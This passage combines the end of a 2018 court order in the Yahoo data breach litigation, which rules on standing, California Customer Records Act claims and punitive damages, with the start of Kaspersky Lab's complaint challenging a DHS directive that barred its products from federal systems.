Accordingly, the Court DENIES Defendants' motion to dismiss Plaintiff Mortensen's CLRA claim.

F. CRA

In Counts Twelve and Thirteen, California Plaintiffs Heines and Dugas assert two claims against Defendants under the CRA, [Cal. Civ. Code § 1798.80 et seq.](#), on behalf of the putative California subclass. The CRA "regulates businesses with regard to treatment and notification procedures relating to their customers' personal information." [Corona v. Sony Pictures Entm't, Inc., No. 14-CV-09600-RGK, 2015 U.S. Dist. LEXIS 85865, 2015 WL 3916744, at *6 \(C.D. Cal. June 15, 2015\)](#). Plaintiffs claim that Defendants violated §§ 1798.81.5 and 1798.82.

Defendants first contend that these claims should be dismissed as to the Forged Cookie Breach because neither Plaintiff Heines nor Plaintiff Dugas adequately alleges standing. Defendants next make contentions specific to each of the two statutory sections.

The Court first analyzes Defendants' standing argument, then analyzes the two statutory sections in turn.

1. Standing

Defendants move to dismiss Plaintiffs' CRA claims to the extent they rely on the Forged Cookie Breach because, according to Defendants, Plaintiffs lack Article III standing to sue with respect to those claims. Article III standing to sue requires that (1) the plaintiff suffered an injury in fact, i.e., "an invasion [*86] of a legally protected interest which is (a) concrete and particularized, and (b) actual or imminent, not conjectural or hypothetical"; (2) the injury is "fairly traceable" to the challenged conduct"; and (3) the injury is "likely" to be "redressed by a favorable decision." [Lujan v. Def. of Wildlife, 504 U.S. 555, 560-61, 112 S. Ct. 2130, 119 L. Ed. 2d 351 \(1992\)](#). "The party invoking federal jurisdiction bears the burden of establishing these elements . . . with the manner and degree of evidence required at the successive stages of litigation." *Id.* at 561. At the pleading stage, "[g]eneral allegations" of injury may suffice. *Id.*

Defendants contend that Plaintiffs lack Article III standing because Plaintiffs cannot establish "injury in fact." Specifically, Defendants assert that Plaintiffs Heines and Dugas have not alleged any harm from the Forged Cookie Breach. Mot. at 17. Plaintiffs respond that Plaintiffs Heines and Dugas have plainly alleged injury from the Forged Cookie Breach. Opp. at 24. Plaintiffs are correct.

Contrary to Defendants' suggestion, the allegations for Plaintiffs Heines and Dugas are not limited to the 2013 Breach or the 2014 Breach. For example, Plaintiffs expressly allege that "Plaintiffs Heines and Dugas . . . were deprived of prompt notice of the 2013, 2014, and Forged Cookie Breaches and [*87] were thus prevented from taking appropriate protective measures." FAC ¶ 308. Likewise, Plaintiffs allege that Defendants' failure to implement

security measures resulted in the Forged Cookie Breach and that, "[a]s the direct and legal result . . . , Plaintiffs Heines and Dugas . . . were harmed because their PII and financial information were compromised." *Id.* ¶ 295. Finally, both Plaintiff Heines and Plaintiff Dugas allege that they were affected by all of the breaches, though not singling out the Forged Cookie Breach specifically. *Id.* ¶¶ 18 ("[T]he Yahoo Data Breaches have caused Plaintiff Heines to be at substantial risk for further identity theft."), 20 ("[T]he Yahoo Data Breaches have caused Plaintiff Dugas to be at substantial risk for further identity theft."). Notwithstanding that the Forged Cookie Breach was a separate breach that affected a smaller number of users, *id.* ¶¶ 6, 117-18, the FAC alleges that Plaintiffs Heines and Dugas were among those affected.

Thus, Plaintiffs Heines and Dugas have adequately alleged that they suffered injury as a result of the Forged Cookie Breach. Having rejected Defendants' standing argument as to both CRA statutory sections at issue, the [*88] Court next turns to each individual statutory section.

2. [Cal. Civ. Code § 1798.81.5](#) - Inadequate Security

Plaintiffs assert that Defendants violated [§ 1798.81.5 of the CRA](#). This provision provides, in relevant part:

A business that owns, licenses, or maintains personal information about a California resident shall implement and maintain reasonable security procedures and practices appropriate to the nature of the information, to protect the personal information from unauthorized access, destruction, use, modification, or disclosure.

[Cal. Civ. Code § 1798.81.5\(b\)](#).

Defendants argue that CRA "reasonable security" measures were not required for California residents potentially affected by the 2013 and 2014 Breaches because, at the time of the 2013 and 2014 Breaches, the CRA did not require Defendants to protect the personal information allegedly stolen. See Mot. at 25-26. Defendants' argument requires understanding an amendment to [§ 1798.81.5](#)'s definition of "personal information" that became effective on January 1, 2016. Accordingly, the Court first addresses [§ 1798.81.5](#)'s definition of "personal information" and the 2016 amendment to that definition. The Court then addresses the parties' arguments regarding the 2013 and 2014 Breaches.

"Personal information" is defined in [§ 1798.81.5\(d\)\(1\)](#) of the statute. [*89] In 2013 and 2014, at the time of the 2013 and 2014 Breaches, the statute defined personal information as the following:

[A]n individual's first name or first initial and his or her last name in combination with any one or more of the following data elements, when either the name or the data elements are not encrypted or redacted:

- (A) Social security number.
- (B) Driver's license number or California identification card number.
- (C) Account number, credit or debit card number, in combination with any required security code, access code, or password that would permit access to an individual's financial account.
- (D) Medical information.

[Cal. Civ. Code § 1798.81.5\(d\)\(1\)](#) (2014).

Significantly, the definition of "personal information" in the pre-2016 version of this section of the CRA did not include "[a] username or email address in combination with a password or security question and answer that would permit access to an online account." This language was added to the definition of "personal information" in [§ 1798.81.5\(d\)\(1\)](#) by an amendment that became effective on January 1, 2016. The definition of personal information now reads:

- (A) An individual's first name or first initial and his or her last name in combination with any one or more [*90] of the following data elements, when either the name or the data elements are not encrypted or redacted:

2018 U.S. Dist. LEXIS 40338, *90

- (i) Social security number.
- (ii) Driver's license number or California identification card number.
- (iii) Account number, credit or debit card number, in combination with any required security code, access code, or password that would permit access to an individual's financial account.
- (iv) Medical information.
- (v) Health insurance information.

(B) A username or email address in combination with a password or security question and answer that would permit access to an online account.

[Cal. Civ. Code § 1798.81.5\(d\)\(1\)](#).

Defendants claim that the 2013 and 2014 Breaches revealed only online account information. Mot. at 26. Thus, Defendants argue, the 2013 and 2014 Breaches did not reveal "personal information" as that term was defined in the pre-2016 versions of the CRA, and so Defendants were not required to provide reasonable security measures at the time of the 2013 and 2014 Breaches. *Id.* Defendants contend that, if the Court were to apply the 2016 amendment to Plaintiffs' CRA claim regarding the 2013 and 2014 Breaches, the Court would be applying the amendments retroactively, which the Court may not do. *Id.* Plaintiffs [*91] do not engage with Defendants' retroactivity argument because Plaintiffs argue that their claim is well-pled even under the pre-2016 version of the CRA. Opp. at 20-22.

Because Plaintiffs do not advocate for application of the 2016 version of the CRA, the Court conducts its analysis under the pre-2016 version. As noted above, the personal information protected by the pre-2016 version of the CRA includes an individual's first name or initial and last name in combination with (1) a social security number, (2) a driver's license or California ID card number, (3) an account number, credit or debit card number, in combination with a code or password that would provide access to a financial account, or (4) medical information. See [Cal. Civ. Code § 1798.81.5\(d\)\(1\)](#) (2014). The FAC alleges that "[d]uring the 2013 and 2014 Breaches, hackers were able to take the names, email addresses, telephone numbers, birth dates, passwords, and security questions of Yahoo account holders." FAC ¶ 7. On its face, that information does not fit the pre-2016 definition of personal information. However, as a result of obtaining users' passwords and security questions, hackers were able to access "financial communications and records containing credit cards, [*92] retail accounts, banking, account passwords, IRS documents, and social security numbers from transactions conducted by email." *Id.* Therefore, the question is whether Defendants are liable when hackers were able to retrieve personal information by logging into users' accounts.

The Court concludes that Plaintiffs have not stated a claim on the facts of this case. The statute applies to "[a] business that owns, licenses, or maintains personal information" and imposes a duty to "protect the personal information from unauthorized access, destruction, use, modification, or disclosure." [Cal. Civ. Code § 1798.81.5\(b\)](#). Here, Plaintiffs do not argue that Defendants "own, license, or maintain" the information in Plaintiffs' emails. Rather, Defendants require Plaintiffs to turn over their PII, which includes information such as name, email address, birth date, gender, and ZIP code. FAC ¶ 37. In the 2013 and 2014 Breaches, the hackers allegedly gained access to that information in addition to users' passwords and security questions, all of which Defendants had stored in their databases. *Id.* ¶¶ 7, 155. It is that information that Defendants were required to protect from unauthorized access by adopting and maintaining "reasonable [*93] security" measures.² Indeed, "the purpose of [the statute] is to encourage businesses that own, license, or maintain personal information about Californians to provide reasonable security for *that* information." [Cal. Civ. Code § 1798.81.5\(a\)\(1\)](#) (emphasis added).

Accordingly, the Court GRANTS Defendants' motion to dismiss the California Plaintiffs' [CRA § 1798.81.5](#) claim to the extent that claim is based on Defendants' failure to provide "reasonable security" measures as to the 2013 and

²The Court need not address whether a different result would obtain if hackers had gotten access to email content by, for example, intercepting emails.

2018 U.S. Dist. LEXIS 40338, *93

2014 Breaches. The Court dismisses with prejudice because amendment appears futile, and Plaintiffs do not request an opportunity to amend.

3. Cal. Civ. Code § 1798.82 - Delayed Notification

Plaintiffs also assert that Defendants violated § 1798.82 of the CRA. This provision provides, in relevant part:

A person or business that conducts business in California, and that owns or licenses computerized data that includes personal information, shall disclose a breach of the security of the system following discovery or notification of the breach in the security of the data to a resident of California (1) whose unencrypted personal information was, or is reasonably believed to have been, acquired by an unauthorized person

Cal. Civ. Code § 1798.82(a). The statute requires that disclosure "shall be made in the most expedient time possible and without [*94] unreasonable delay." *Id.* The statute also describes the information that must be included in the security breach notification and the form that the security breach notification must take. See *id.* § 1798.82(d).

In the First MTD Order, this Court denied Defendant's motion to dismiss Plaintiffs' claim with respect to the 2014 Breach and the Forged Cookie Breach. First MTD Order at 92. However, this Court dismissed Plaintiffs' claim with respect to the 2013 Breach because Plaintiffs did not include allegations about when Defendants "discover[ed]" or were "notif[ie]d" of the 2013 Breach. First MTD Order at 64; see also *id.* at 70 n.11 (noting that "Plaintiffs have not alleged when Defendants discovered the 2013 Breach"). Without such allegations, Plaintiffs had not adequately alleged that Defendants "unreasonably delay[ed]" in notifying Plaintiffs of the 2013 Breach on December 14, 2016. *Id.* at 65. The Court granted leave to amend for Plaintiffs to "allege facts sufficient to show that Defendants unreasonably delayed in failing to notify Plaintiffs that the 2013 Breach occurred." *Id.*

Defendants argue that Plaintiffs have failed to cure this deficiency. Specifically, Defendants contend that, in the FAC, "Plaintiffs provide no [*95] details regarding the actual discovery date of the 2013 Breach." Mot. at 18. Plaintiffs admit that the FAC does not allege either an exact or approximate date that Defendants discovered the 2013 Breach, but argue that their allegations permit an inference that Defendants delayed anywhere from one to three years. Opp. at 22-23. Plaintiffs' present allegations are insufficient.

As Plaintiffs concede, the FAC does not indicate, either explicitly or approximately, when Defendants discovered that the 2013 Breach had taken place. Plaintiffs ask the Court to make an inference that Defendants knew well before the December 2016 disclosure because Yahoo failed to fix any of the critical issues identified by the 2012 Mandiant report and the 2013 to 2016 Dell SecureWorks and Leaf SR security assessments. FAC ¶¶ 70-97. Such allegations may raise the prospect that Defendants should have *discovered* the 2013 Breach at an earlier date, but they do bear on when Defendants should have *notified* customers of the 2013 Breach because they say nothing about when Defendants actually discovered the 2013 Breach. Plaintiffs also point to their allegations that Defendants knew about the 2014 Breach and Forged Cookie Breach [*96] as they were happening but did not inform Plaintiffs of those breaches until September 2016 and February 2017, respectively. *Id.* ¶¶ 126, 142. Plaintiffs argue that "Defendants' delays in notifying consumers of the 2014 Breach and [the] Forged Cookie Breach support a finding that" Defendants delayed in notifying consumers of the 2013 Breach. Opp. at 23. Such an inference is not plausible when neither Plaintiffs nor the FAC offer any basis to compare the 2013 Breach to the 2014 Breach and the Forged Cookie Breach. Although the 2014 Breach and Forged Cookie Breach are allegedly related, FAC ¶ 119, the 2013 Breach is not alleged to be related to either of the previous breaches.

Plaintiffs' allegations with respect to Yahoo's October 2017 disclosure of the three billion user account scope of the 2013 Breach further demonstrate the inadequacy of their pleadings on this point. Plaintiffs allege that Yahoo announced in October 2017 that the 2013 Breach had affected all three billion user accounts. *Id.* ¶ 145. Plaintiffs allege that Yahoo was first alerted to the information that would lead to discovery of the full scope of the 2013 Breach by the end of January 2017 but that Yahoo did not determine [*97] until months after the June 2017 acquisition by Verizon that "closer to three billion, not one billion, accounts had been compromised in 2013." *Id.* ¶

146. Again, Plaintiffs' allegations are too uncertain to divine any date of discovery, whether specific or estimated. Without more specific information, the Court cannot evaluate whether Defendants unreasonably delayed in notifying customers about the extent of the 2013 Breach on October 3, 2017.

In the First MTD Order, the Court noted that Plaintiffs failed to allege anything "suggesting when Defendants learned of the 2013 breach." First MTD Order at 65. Those allegations were necessary to allow the Court to determine whether Defendants unreasonably delayed in notifying Plaintiffs of the 2013 Breach (and, relatedly, which version of the CRA was in effect). *Id.* at 64-65. Plaintiffs' allegations remain insufficient. Thus, the Court GRANTS Defendants' motion to dismiss the California Plaintiffs' [CRA § 1798.82](#) claim to the extent that claim is based on the 2013 Breach. The Court dismisses with prejudice because Plaintiffs have failed to cure the deficiencies addressed in the First MTD Order.

G. Punitive Damages

Plaintiffs request that the Court award punitive damages in connection with their [*98] claims for deceit by concealment, negligence, breach of the implied covenant of good faith and fair dealing, misrepresentation, and violations of the CRA. FAC ¶¶ 211, 223, 255, 277, 297, 312. Defendants move to dismiss Plaintiffs' claims to the extent that they seek punitive damages. Mot. at 27.

As a preliminary matter, the parties disagree over the correct procedural mechanism to move for dismissal. Defendants bring their motion under [Rule 12\(b\)\(6\)](#) for failure to state a claim. Mot. at 28. Plaintiffs argue that use of [Rule 12\(b\)\(6\)](#) is improper in this scenario and that Defendants should have moved to strike under [Rule 12\(f\)](#). Opp. at 32 n.27. [Rule 12\(b\)\(6\)](#), not [Rule 12\(f\)](#), is the appropriate vehicle here.

[Rule 12\(f\)](#) permits a court to "strike from a pleading an insufficient defense or any redundant, immaterial, impertinent, or scandalous matter." Defendants' contention that Plaintiffs cannot seek punitive damages as a matter of law does not readily fit any of the grounds in [Rule 12\(f\)](#). As the Ninth Circuit has held, "[Rule 12\(f\)](#) does not authorize district courts to strike claims for damages on the ground that such claims are precluded as a matter of law." [Whittlestone, Inc. v. Handi-Craft Co.](#), 618 F.3d 970, 974-75 (9th Cir. 2010). Instead, "[t]he proper medium for challenging the sufficiency of factual allegations in a complaint is through [Rule 12\(b\)\(6\)](#) not [Rule 12\(f\)](#)." [Consumer Sols. REO, LLC v. Hillery](#), 658 F. Supp. 2d 1002, 1020 (N.D. Cal. 2009); [Parker v. Fid. Sec. Life Ins. Co., No. 06-CV-00654-AWI](#), 2006 U.S. Dist. LEXIS 56724, 2006 WL 2190956, at *5 (E.D. Cal. Aug. 1, 2006). [*99] Thus, the Court analyzes Defendants' motion regarding punitive damages pursuant to [Rule 12\(b\)\(6\)](#).

Defendants advance two arguments in support of dismissal of Plaintiffs' claims to the extent those claims seek punitive damages. First, Defendants argue that Plaintiffs have not alleged that an officer, director, or agent of Defendants committed an oppressive, fraudulent, or malicious act. Mot. at 28. Second, Defendants raise particular objections to certain of Plaintiffs' claims—namely, the claims for negligence, breach of the implied covenant of good faith and fair dealing, and violations of the CRA. *Id.* at 26-27. The Court first addresses Defendants' argument as to all claims, then addresses Defendants' argument as to individual claims.

1. Acts by Agent, Officer, or Director

Defendants first move to dismiss all of Plaintiffs' claims to the extent those claims seek punitive damages on the ground that Plaintiffs have failed to allege that an officer, director, or agent committed the oppressive, fraudulent, or malicious acts. Mot. at 28. By statute, where a plaintiff proves "by clear and convincing evidence that the defendant has been guilty of oppression, fraud, or malice, [*100] the plaintiff, in addition to the actual damages, may recover [punitive] damages." [Cal. Civ. Code § 3294\(a\)](#). Nevertheless, a corporate entity cannot commit willful and malicious conduct; instead, "the advance knowledge and conscious disregard, authorization, ratification or act of oppression, fraud, or malice must be on the part of an officer, director, or managing agent of the corporation." *Id.* [§ 3294\(b\)](#); [Taiwan Semiconductor Mfg. Co. v. Tela Innovations, Inc., No. 14-CV-00362-BLF](#), 2014 U.S. Dist. LEXIS 101657, 2014 WL 3705350, at *6 (N.D. Cal. July 24, 2014) ("[A] company simply cannot commit willful and malicious

conduct—only an individual can."). Therefore, Plaintiffs must plead that an officer, director, or managing agent of Defendants committed an act of oppression, fraud, or malice.

Plaintiffs satisfy that standard by focusing on particular conduct by the CISOs. For example, then-CISO Justin Somani found "gaping holes in Yahoo's data security" as early as 2011, FAC ¶ 67, and also knew about the 2014 Breach as it was happening, *id.* ¶ 104, but took no specific action in response. When Bob Lord became CISO at Yahoo in October 2015, he identified the "security and endemic culture issues" as a problem. *Id.* ¶ 110. Moreover, although he was aware that a nation state actor may have been involved in [*101] the 2014 Breach and that the company's response had been to "sweep it under the rug," his approach was to continue to hide it from the public. *Id.* ¶¶ 111-12. Indeed, the FAC notes that Yahoo's internal documents, including those between Bob Lord and Yahoo's general counsel, "contradicted [Yahoo's] public statements." *Id.* ¶ 125. When Yahoo finally revealed in its 2016 10-K filing with the SEC that it had contemporaneous knowledge of the 2014 Breach, the 10-K filing failed to mention that both Bob Lord and Yahoo's general counsel knew about the 2014 Breach. *Id.* ¶ 129. These circumstances make plausible Plaintiffs' claim that high-ranking executives and managers at Yahoo, including its CISO, committed oppressive, fraudulent, or malicious conduct.

Defendants read their cited authority too broadly. In *Xerox Corp. v. Far Western Graphics, Inc.*, the court found the pleadings defective because the plaintiff failed to "allege any conduct by an officer, director or managing agent of [the defendant] sufficient to support the imposition of punitive damages against [the defendant]." [No. 03-CV-4059-JF, 2004 U.S. Dist. LEXIS 20579, 2004 WL 2271587, at *2 \(N.D. Cal. Oct. 6, 2004\)](#). Similarly, in *Taiwan Semiconductor*, the punitive damages allegations were insufficient because the [*102] plaintiff failed to "include the names or titles of any individual actor." [2014 U.S. Dist. LEXIS 101657, 2014 WL 3705350, at *6](#). In contrast, Plaintiffs here include the names and titles of individual actors who are alleged to have committed malicious conduct supporting an award of punitive damages. Plaintiffs' allegations are significantly more robust than those in *Taiwan Semiconductor* and *Far Western Graphics*. Plaintiffs have adequately pled that an officer, director, or managing agent of Defendants committed an act of oppression, fraud, or malice.

Because Defendants make no other punitive damages arguments with respect to the deceit by concealment and misrepresentation claims, the Court DENIES Defendants' motion to dismiss Plaintiffs' deceit by concealment and misrepresentation claims to the extent those claims seek punitive damages. Defendants make additional arguments for dismissal of the claims for negligence, breach of the implied covenant of good faith and fair dealing, and violations of the CRA to the extent those claims seek punitive damages. The Court therefore turns to these remaining arguments.

2. Individual Claims

Defendants next move to dismiss Plaintiffs' claims for negligence, breach of the implied covenant of good faith [*103] and fair dealing, and violations of the CRA to the extent those claims seek punitive damages. Mot. at 26-27. The Court addresses these individual claims one at a time.

First, Defendants move to dismiss Plaintiffs' claim for negligence. It is true that conduct which may be described as unreasonable or negligent generally "does not satisfy the highly culpable state of mind warranting punitive damages." [Evans v. Home Depot U.S.A., Inc., No. 16-CV-07191-JSW, 2017 U.S. Dist. LEXIS 24171, 2017 WL 679531, at *2 \(N.D. Cal. Feb. 21, 2017\)](#) (quoting *Woolstrum v. Mailloux*, 141 Cal. App. 3d Supp. 1, 190 Cal. Rptr. 729, 735 (App. Dep't Super Ct. 1983)). Nevertheless, "even where the claim formally sounds in negligence, if the plaintiff can make a showing that defendant's conduct goes beyond gross negligence and demonstrates a knowing and reckless disregard, punitive damages may be available." [Simplicity Int'l v. Genlabs Corp., No. 09-CV-06146-SVW, 2010 U.S. Dist. LEXIS 148159, 2010 WL 11515296, at *2 \(C.D. Cal. Apr. 21, 2010\)](#) (citing *Sturges v. Charles L. Harney, Inc.*, 165 Cal. App. 2d 306, 331 P.2d 1072, 1080 (Cal. Ct. App. 1958)). Here, Plaintiffs have alleged numerous fraudulent, malicious, and oppressive acts on the part of Defendants, including that Defendants "did nothing to protect its user data" and "made a conscious and deliberate decision not to alert any of Yahoo's customers that their PII had been stolen." FAC ¶¶ 1, 9. Accordingly, the Court DENIES Defendants' motion to dismiss Plaintiffs' negligence claim to the extent that claim seeks punitive [*104] damages.

Second, Defendants move to dismiss Plaintiffs' claim for breach of the implied covenant of good faith and fair dealing. Under California law, punitive damages are not available for breach of contract claims. [Cal. Civ. Code § 3294\(a\)](#) (providing for punitive damages "[i]n an action for the breach of an obligation not arising from contract"); *Applied Equip. Corp. v. Litton Saudi Arabia Ltd.*, 7 Cal. 4th 503, 28 Cal. Rptr. 2d 475, 869 P.2d 454, 460 (Cal. 1994). Thus, except in the insurance context, "an award of punitive damages is not recoverable for breach of the implied covenant of good faith and fair dealing." [Monaco v. Bear Stearns Residential Mortg. Corp.](#), 554 F. Supp. 2d 1034, 1043 (C.D. Cal. 2008); see also *Copesky v. Superior Court*, 229 Cal. App. 3d 678, 280 Cal. Rptr. 338, 345 (Ct. App. 1991) ("[T]here is only one category of business transactions which definitionally is amenable to tort actions for contract breaches, and that is insurance."). Plaintiffs cite no contrary authority. Accordingly, the Court GRANTS Defendants' motion to dismiss Plaintiffs' claim for breach of the implied covenant of good faith and fair dealing to the extent that claim seeks punitive damages. Because Plaintiffs cannot pursue punitive damages for this claim as a matter of law, the Court grants dismissal with prejudice.

Third, and finally, Defendants move to dismiss the California Plaintiffs' claims under the CRA. "[W]here a statute creates new rights and obligations not previously existing in the common law, [*105] the express statutory remedy is deemed to be the exclusive remedy available for statutory violations, unless it is inadequate." *Brewer v. Premier Golf Props.*, 168 Cal. App. 4th 1243, 86 Cal. Rptr. 3d 225, 232 (Ct. App. 2008) (quoting *De Anza Santa Cruz Mobile Estates Homeowners Ass'n v. De Anza Santa Cruz Mobile Estates*, 94 Cal. App. 4th 890, 114 Cal. Rptr. 2d 708, 725 (Ct. App. 2001)). The CRA, which governs the "treatment and notification procedures relating to . . . customers' personal information," [Corona](#), 2015 U.S. Dist. LEXIS 85865, 2015 WL 3916744, at *6, was passed in 2000 and is not asserted to have any common-law analogue. Additionally, the CRA contains a provision spelling out the damages that a plaintiff may recover. See [Cal. Civ. Code § 1798.84](#). While the CRA allows for civil penalties when a defendant willfully, intentionally, or recklessly violates a section not at issue here, see *id.* § 1798.84(c), the CRA does not allow for such penalties based on violations of the statutes at issue here or expressly allow for punitive damages. Plaintiffs make no argument otherwise. Accordingly, the Court GRANTS Defendants' motion to dismiss the California Plaintiffs' CRA claims to the extent those claims seek punitive damages. Because Plaintiffs cannot pursue punitive damages for these claims as a matter of law, the Court grants dismissal with prejudice.

V. CONCLUSION

For the foregoing reasons, the Court GRANTS IN PART AND DENIES IN PART Defendants' motion to dismiss. Specifically, the Court rules as follows:

- The Court GRANTS WITH [*106] PREJUDICE Defendants' motion to dismiss the UCL unlawful and unfair claims of Plaintiffs Rivlin and Granot, but DENIES Defendants' motion to dismiss the UCL unlawful and unfair claims of Plaintiff Mortensen. In the First MTD Order, the Court denied Defendants' motion to dismiss the UCL unlawful and unfair claims of all other Plaintiffs.
- The Court DENIES Defendants' motion to dismiss Plaintiffs' deceit by concealment claim.
- The Court DENIES Defendants' motion to dismiss Plaintiffs' negligence claim.
- The Court DENIES Defendants' motion to dismiss Plaintiffs' claim for breach of contract.
- The Court DENIES Defendants' motion to dismiss Plaintiffs' claim for breach of implied contract.
- The Court GRANTS WITH PREJUDICE Defendants' motion to dismiss Plaintiffs' claim for breach of the implied covenant of good faith and fair dealing to the extent that claim seeks punitive damages, but otherwise DENIES Defendants' motion to dismiss Plaintiffs' claim for breach of the implied covenant of good faith and fair dealing.
- The Court DENIES Defendants' motion to dismiss Plaintiffs' declaratory relief claim.
- In the First MTD Order, the Court denied Defendants' motion to dismiss the fraudulent prong [*107] of Small Business Users Plaintiff Neff's UCL claim.

2018 U.S. Dist. LEXIS 40338, *107

- The Court DENIES Defendants' motion to dismiss Small Business Users Plaintiff Neff's misrepresentation claim to the extent that claim seeks punitive damages.
- The Court DENIES Defendants' motion to dismiss Plaintiff Mortensen's CLRA claim.
- The Court GRANTS WITH PREJUDICE Defendants' motion to dismiss the California Plaintiffs' [CRA § 1798.81.5](#) claim to the extent that claim is based on the 2013 and 2014 Breaches. The Court also GRANTS WITH PREJUDICE Defendants' motion to dismiss the California Plaintiffs' [CRA § 1798.81.5](#) claim to the extent that claim seeks punitive damages.
- The Court GRANTS WITH PREJUDICE Defendants' motion to dismiss the California Plaintiffs' [CRA § 1798.82](#) claim to the extent that claim is based on the 2013 Breach. In the First MTD Order, the Court denied Defendants' motion to dismiss the California Plaintiffs' [CRA § 1798.82](#) claim to the extent that claim is based on the 2014 Breach or the Forged Cookie Breach. The Court also GRANTS WITH PREJUDICE Defendants' motion to dismiss the California Plaintiffs' [CRA § 1798.82](#) claim to the extent that claim seeks punitive damages.

IT IS SO ORDERED.

Dated: March 9, 2018

/s/ Lucy H. Koh

LUCY H. KOH

United States District Judge

**UNITED STATES DISTRICT COURT
FOR THE DISTRICT OF COLUMBIA**

<hr/>)
KASPERSKY LAB, INC.)
500 Unicorn Park, 3rd Floor)
Woburn, Massachusetts 01801; and)
)
KASPERSKY LABS LIMITED)
New Bridge Street House)
30-34 New Bridge Street)
London, EC4V 6BJ)
United Kingdom)
)
	Plaintiffs,) Civil Action No. _____
)
	v.)
)
U.S. DEPARTMENT OF HOMELAND SECURITY)
Washington, D.C. 20528; and)
)
Kirstjen Nielsen, in her official capacity as)
Secretary of Homeland Security)
Washington, D.C. 20528)
)
	Defendants.)
<hr/>)

COMPLAINT

1. Kaspersky Lab, Inc., a Massachusetts corporation, together with its U.K. parent company Kaspersky Labs Limited (“Plaintiffs” or “Kaspersky Lab”), bring this action under the Administrative Procedure Act (“APA”) to uphold their constitutional due process and other rights which Defendants violated through unprecedented, sweeping, and retroactive debarment of Kaspersky Lab from U.S. Government information systems by way of the Department of Homeland Security’s (“DHS”) Binding Operational Directive 17-01 issued on September 13, 2017 (the “BOD”).

2. Without affording Plaintiffs notice or a prior opportunity to be heard, and without sufficient evidence, Defendants branded Kaspersky Lab's market-leading anti-virus products an information security "threat, vulnerability and risk" to U.S. Government information systems and summarily ordered their identification, removal, and discontinuation by all subject U.S. government agencies, and the private contractors operating within their IT systems.

3. DHS was required under the APA and the U.S. Constitution to afford Plaintiffs due process—at the very least notice and a meaningful opportunity to be heard—*before* debaring Plaintiffs and depriving them of their liberty interest.

4. Defendants never claimed—and nothing in the record suggests—any justification for denying Plaintiffs the basic right to notice and an opportunity to contest Defendants' "evidence" (in substantial part consisting of uncorroborated news articles) *before* the debarment. In particular, DHS has never claimed, and nothing in the records suggests, that the "information security risks" allegedly presented by Plaintiffs' products were so imminent, so exigent, or so urgent, that they would justify depriving Plaintiffs of their constitutional due process rights.

5. Defendants had ample time and opportunity to afford Plaintiffs the due process to which they were entitled prior to the issuance of the BOD, and actively misled Plaintiffs regarding the status of their pre-BOD deliberations. Plaintiffs wrote in good faith to Defendants in July 2017 to offer to discuss and respond to any concerns that Defendants might have regarding Kaspersky Lab products. Defendants replied in August 2017, indicating that they "appreciate[d] [Plaintiffs'] offer to provide information" and would "be in touch again shortly." Instead, Defendants proceeded with issuing the BOD in September, without any prior notice to Plaintiffs or any opportunity for them to be heard.

6. DHS issued the BOD pursuant to the Federal Information Security Modernization Act of 2014, 44 U.S.C. § 3551 *et seq.* (2014) (“FISMA”), which authorizes DHS to issue binding operational directives—“compulsory direction to agencies”—“for the purposes of safeguarding Federal information and information systems from a known or reasonably suspected information security threat, vulnerability, or risk.” 44 U.S.C. § 3552(b)(1).

7. The BOD compelled all federal agencies to: (1) identify Kaspersky Lab-branded products on all federal informational systems within 30 days, (2) develop a detailed plan to remove and discontinue the present and future use of all Kaspersky Lab-branded products within 60 days, and (3) unless directed otherwise by DHS based on new information, start actual removal within 90 days. (BOD at 2-3)

8. While DHS professed to give Plaintiffs an opportunity to contest the BOD and change DHS’s decision before the 90-day mark, by allowing Kaspersky to make a written submission to DHS near in time to the 60-day mark, this process was illusory and wholly inadequate because it failed to satisfy even the minimum standards of due process.

9. In actuality, the debarment of Plaintiffs and the damage caused was immediate and complete *upon the issuance* of the BOD. The process for identification, removal, and discontinuation had been initiated immediately upon issuance, all government agencies were prejudiced against Plaintiffs’ software at that time, and the process could therefore not have been adequately unwound.

10. DHS expressly acknowledged that following its issuance of the BOD, some “agencies removed the software in advance of the BOD’s requirement to start removal on day 90” without regard to the purported process set forth in the BOD (*See* Jeannette Manfra, testimony before the House Committee on Science, Space, and Technology, November 14, 2017).

Following the Final Decision, the Department confirmed that, rather than treating the 90 day-mark as the start of the removal process (absent any change to the BOD by Defendants due to submissions received from Plaintiffs or other affected parties), many agencies had actually removed the software by that time: “For the most part, we’re closed out on removing the Kaspersky [antivirus]-branded products.” (*See* Christopher Krebs press briefing, December 13, 2017).

11. Plaintiffs submitted a detailed written response to the BOD on November 10, 2017 (the “Kaspersky Lab Submission”).

12. DHS issued a Final Decision on December 6, 2017.

13. Having already committed themselves, and their subject agencies, to detrimental action against Plaintiffs, Defendants failed to adequately consider, or respond to, the Kaspersky Lab Submission. Defendants simply re-asserted the BOD un-amended through the Final Decision.

14. Even in their Final Decision and supporting materials, Defendants continued to introduce new allegations, facts, and legal arguments to which Plaintiffs have had no opportunity to respond, even pursuant to the professed (but inadequate) administrative process advanced by Defendants which concluded with the Final Decision.

15. Accordingly, Plaintiffs were harmed before any due process was offered at all, and were never granted any meaningful process by which to challenge the administrative action in the BOD prior to the debarment. The debarment therefore deprived Kaspersky of a constitutionally protected liberty interest without due process of law, in violation of the Fifth Amendment of the Constitution.

16. The BOD also fails to meet the evidentiary requirements of the APA. Instead of relying on agency fact-finding, DHS's principal and overwhelming source of "evidence" is uncorroborated news reports (some citing anonymous sources)—including the Rachel Maddow Show, Fox News, Wired Magazine, Bloomberg News, and Forbes.

17. In an attempt to satisfy the APA's "substantial evidence" requirement, Defendants have mis-categorized these articles and other unsubstantiated allegations as "a substantial body of evidence." (Final Decision Information Memorandum at 23).

18. To the contrary, Jeannette Manfra, the DHS author of the Information Memoranda in support of the BOD and the Final Decision, testified before the House Committee on Science, Space, and Technology on November 14, 2017, that in fact the Government *does not have conclusive evidence* that Kaspersky Lab had facilitated the breach of any U.S. Government information system. When asked in the same hearing by the Committee Chairman to address other media reports regarding Plaintiffs, Manfra testified that she could not "make a judgement based off of press reporting." Yet that is exactly what she asked DHS's Acting Secretary to do in her memoranda in support of the BOD and the Final Decision.

19. DHS confirmed in its Final Decision that it has no evidence of any such breach or wrongdoing on the part of Kaspersky Lab in an entire section of the Final Decision's Information Memorandum entitled "No Need for Evidence of Wrongdoing." DHS roundly ignores its obligation to produce any meaningful and specific evidence against Plaintiffs.

20. For these reasons, Plaintiffs bring this suit challenging the BOD and the Final Decision under the APA, as violative of Plaintiffs' Fifth Amendment right to due process, and as arbitrary and capricious and not based on substantial evidence. Plaintiffs seek declaratory relief

